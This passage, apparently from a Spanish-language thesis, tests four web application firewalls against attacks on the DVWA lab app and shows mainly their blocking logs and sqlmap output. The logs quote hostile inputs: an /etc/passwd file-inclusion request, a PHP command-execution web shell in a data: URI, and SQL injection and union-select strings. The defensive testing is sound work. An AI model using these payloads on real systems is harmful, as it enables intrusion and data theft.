tal Inbound Score: 24 - SQLI=XSS=RFI=LFI=8,RCE=8,PHPI=,HTTP=4,SESS=): Remote Command Execution: Unix Shell Code Found" [tag "event-correlation" [hostname "proxy-wa
f.com.ec" [uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]
[Tue Dec 10 19:51:23.111074 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18
at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (To
tal Inbound Score: 24 - SQLI=XSS=RFI=LFI=8,RCE=8,PHPI=,HTTP=4,SESS=): Remote Command Execution: Unix Shell Code Found" [tag "event-correlation" [hostname "proxy-wa
f.com.ec" [uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]

```

Tue Dec 10 19:51:23.110030 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b595.rules" [line "57"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 24)"] [severity "CRITICAL"] [tag "application-multi" [tag "language-multi" [tag "platform-multi" [tag "attack-generic" [hostname "proxy-waf.com.ec" [uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```

1 2019/12/11 20:58:55 [error] 9443#0: *143 [client 192.168.1.110] ModSecurity: Access denied with code 403
(phase 2). Matched "Operator `PmFromFile' with parameter `lfi-os-files.data' against variable `ARGS:page'
(Value: `/etc/passwd') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-930-
APPLICATION-ATTACK-LFI.conf" [line "78" [id "930120" [rev "" [msg "OS File Access Attempt"] [data
"Matched Data: etc/passwd found within ARGS:page: /etc/passwd" [severity "2" [ver "OWASP_CRS/3.2.0"
] [maturity "0" [accuracy "0" [tag "application-multi" [tag "language-multi" [tag "platform-multi" [tag
"attack-lfi" [tag "paranoia-level/1" [tag "OWASP_CRS" [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"
[tag "WASCTC/WASC-33" [tag "OWASP_TOP_10/A4" [tag "PCI/6.5.4" [hostname "192.168.1.110" [uri "/dwa
/vulnerabilities/fi/" [unique_id "157611593562.941293" [ref
"o1,10v35,11t:utf8toUnicode,t:urlDecodeUni,t:normalizePathWin,t:lowercase"], client: 192.168.1.110, server:
proxy-waf.com.ec, request: "GET /dwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1", host: "proxy-
waf.com.ec"

```

2019/12/11 20:58:55 [error] 9443#0: *143 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `lfi-os-files.data' against variable `ARGS:page' (Value: `/etc/passwd') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf" [line "78" [id "930120" [rev "" [msg "OS File Access Attempt"] [data "Matched Data: etc/passwd found within ARGS:page: /etc/passwd" [severity "2" [ver "OWASP_CRS/3.2.0" [maturity "0" [accuracy "0" [tag "application-multi" [tag "language-multi" [tag "platform-multi" [tag "attack-lfi" [tag "paranoia-level/1"]


```
w[\\s\\S]*?>))|@\\W*?i\\W*?m\\W*?p\\W*? ..." at ARGS:page. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "254"] [id "941170"] [msg "NoScript XSS InjectionChecker: Attribute Injection"] [data "Matched Data: data:, found within ARGS:page: data:,<?php system($_GET['cmd']);?>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "CcZWAcAcAmAcAcAcARAZAgMQ"]
```

Ataque 5.1: Inyección SQL Manual

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Sat Dec 07 14:02:52.060399 2019] [:error] [pid 1822] [client 192.168.1.148:9008] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(^\\\\"xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+[\\\\"xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+$)" at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "64"] [id "981318"] [rev "2"] [msg "SQL Injection Attack: Common Injection Testing Detected"] [data "Matched Data: ' found within ARGS:id: ' or '1=1"'] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev3XLx-P98FU0s@-UKrFQAAAAY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/
```

```
[Sat Dec 07 14:02:52.060399 2019] [:error] [pid 1822] [client 192.168.1.148:9008] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(^\\\\"xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+[\\\\"xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+$)" at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "64"] [id "981318"] [rev "2"] [msg "SQL Injection Attack: Common Injection Testing Detected"] [data "Matched Data: ' found within ARGS:id: ' or '1=1"'] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev3XLx-P98FU0s@-UKrFQAAAAY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/
```

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Tue Dec 10 23:38:19.905547 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17910] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 49 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAsa61V47hQy5i6MRgltAAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/ [Tue Dec 10 23:38:19.906911 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17910] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules""] [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 49 - SQLI=28,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=)"] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAsa61V47hQy5i6MRgltAAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/ [Tue Dec 10 23:38:19.907336 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17910] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules""] [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 49 - SQLI=28,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=)"] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAsa61V47hQy5i6MRgltAAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/
```

```
[Tue Dec 10 23:38:19.905547 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17910] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 49 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAsa61V47hQy5i6MRgltAAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/
```

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

#	Logs
1	2019/12/11 21:52:41 [error] 3665#0: *60 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611916169.929400"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=%27+or+%271%3D1&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"

```
2019/12/11 21:52:41 [error] 3665#0: *60 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev "" ] [msg "" ] [data "" ] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"]
```



```
[Sat Dec 07 14:04:28.756751 2019] [:error] [pid 1698] [client 192.168.1.148:9026]
[client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2).
Pattern                                     match
"(?(?:([\s"'"'\xc2\xba\xe2\x80\x99\xe2\x80\x98\\\(\|\|)]*?)\\\b([\d\\\w]++)([
\s"'"'\xc2\xba\xe2\x80\x99\xe2\x80\x98\\\(\|\|)]*?)?(?:|=|<=>|r?like|sound
s\\\s+like|regex)([\s"'"'\xc2\xba\xe2\x80\x99\xe2\x80\x98\\\(\|\|)]*?)\\\b\2
\\\b)(?!|=|<=>|<|>|\\\^|is\\\s+not      ..."      at      ARGS:id.      [file
"/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_att
acks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL
Tautology Detected."] [data "Matched Data: 1=1 found within ARGS:id: 1' or 1=1
union select null, table_name from information_schema.tables#"] [severity
"CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag
"OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"]
[tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"]
[hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id
"Xev3vAFqhWpXHkiCCRplaQAAAAA"],      referer:      http://proxy-
waf.com.ec/dvwa/vulnerabilities/sqli/
```

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Tue Dec 10 23:40:53.000705 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17922] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of '/home/vlt-sys/Engine/conf/192.168.1.40-80.conf') used on line 710 of '/home/vlt-sys/Engine/conf/192.168.1.40-80.conf'" [line "14"] [id "91"] [msg "Inbound anomaly score 67 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAtBK1V47hQy5i6MRgltQAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/
[Tue Dec 10 23:40:53.001352 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17922] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 67 - SQLI=50,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=)"] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAtBK1V47hQy5i6MRgltQAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/
[Tue Dec 10 23:40:53.001534 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17922] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 67 - SQLI=50,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=)"] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAtBK1V47hQy5i6MRgltQAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/
```

```
[Tue Dec 10 23:40:53.000705 2019] [:error] [pid 739:tid 34385533440] [client
192.168.1.110:17922] [client 192.168.1.110] ModSecurity: Access denied with
code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score.
[file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of
"/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of
"/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg
"Inbound anomaly score 67 exceeded threshold 18"] [hostname "proxy-
waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id
"XfAtBK1V47hQy5i6MRgltQAAAFI"],      referer:      http://proxy-
waf.com.ec/dvwa/vulnerabilities/sqli/
```

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

Logs

```
1 2019/12/11 21:55:39 [error] 3665#0: *61 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611933910.206722"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"
```

2019/12/11 21:55:39 [error] 3665#0: *61 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611933910.206722"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
2019/12/11 23:34:56 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 's&1UE' [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via 1 libinjection"] [data "Matched Data: s&1UE found within ARGS:id: 1' or 1=1 union select null, table_name from information_schema.tables#"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "1cAcATecubcAc2cGcEcA9A2"]
2019/12/11 23:34:56 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "1cAcATecubcAc2cGcEcA9A2"]
2019/12/11 23:34:56 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "1cAcATecubcAc2cGcEcA9A2"]
```

2019/12/11 23:34:56 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 's&1UE' [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection

Attack Detected via libinjection"] [data "Matched Data: s&1UE found within ARGS:id: 1' or 1=1 union select null, table_name from information_schema.tables#"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "IcAcATecucbcAc2cGcEcA9A2"]

Ataque 5.3: Inyección SQL Automatizado

➤ WAF ModSecurity Apache


Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

➤ WAF Vulture


Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.



```
[14:29:42] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'\n[14:29:42] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'\n[14:29:42] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'\n[14:29:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'\n[14:29:42] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'\n[14:29:42] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'\n[14:29:42] [INFO] testing 'Oracle AND time-based blind'\n[14:29:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'\n[14:29:42] [WARNING] GET parameter 'Submit' does not seem to be injectable\n[14:29:42] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')\n[14:29:42] [WARNING] HTTP error codes detected during run:\n403 (Forbidden) - 315 times\n[*] shutting down at 14:29:42
```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



```
[Sat Dec 07 14:29:58.606468 2019] [:error] [pid 1702] [client 192.168.1.10:43532] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev9tjLD4-5gDAToHl2XAAAAAM"]
```

```
[Sat Dec 07 14:29:58.606468 2019] [:error] [pid 1702] [client 192.168.1.10:43532]
[client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2).
Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file
"/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"
] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner
Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity
"CRITICAL"] [ver "OWASP_CRIS/2.2.9"] [maturity "9"] [accuracy "9"] [tag
"OWASP_CRIS/AUTOMATION/SECURITY_SCANNER"] [tag
"WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname
"proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev9tjLD4-
5gDAIohYL2XAAAAM"]
```

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.

```
[23:51:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:51:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVIN
6 clause (IN)'
[23:51:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:51:01] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[23:51:01] [INFO] testing 'MySQL inline queries'
[23:51:01] [INFO] testing 'PostgreSQL inline queries'
[23:51:01] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[23:51:01] [INFO] testing 'PostgreSQL >= 8.1 stacked queries (comment)'
[23:51:01] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:51:01] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:51:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[23:51:01] [INFO] testing 'PostgreSQL >= 8.1 AND time-based blind'
[23:51:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:51:02] [INFO] testing 'Oracle AND time-based blind'
[23:51:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:51:02] [WARNING] GET parameter 'Submit' does not seem to be injectable
[23:51:02] [CRITICAL] all tested parameters do not appear to be injectable. Try to incr
ease values for '--level/--risk' options if you wish to perform more tests. If you su
spect that there is some kind of protection mechanism involved (e.g. WAF) maybe you cou
ld try to use option '--tamper' (e.g. '--tamper=space2comment')
[23:51:02] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 298 times
[*] shutting down at 23:51:02
```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Tue Dec 10 23:51:03.959868 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd4ce7cb114961d76cd31a_score" (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf")] used on line 710 of "/home/vlt-sys/Engine/conf/modsec/5dd4ce7cb114961d76cd31a_rules" [line "14"] [id "91"] [msg "Inbound anomaly score 62 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAvZ61V47hQy5i6MRgm7AAAAEK"]
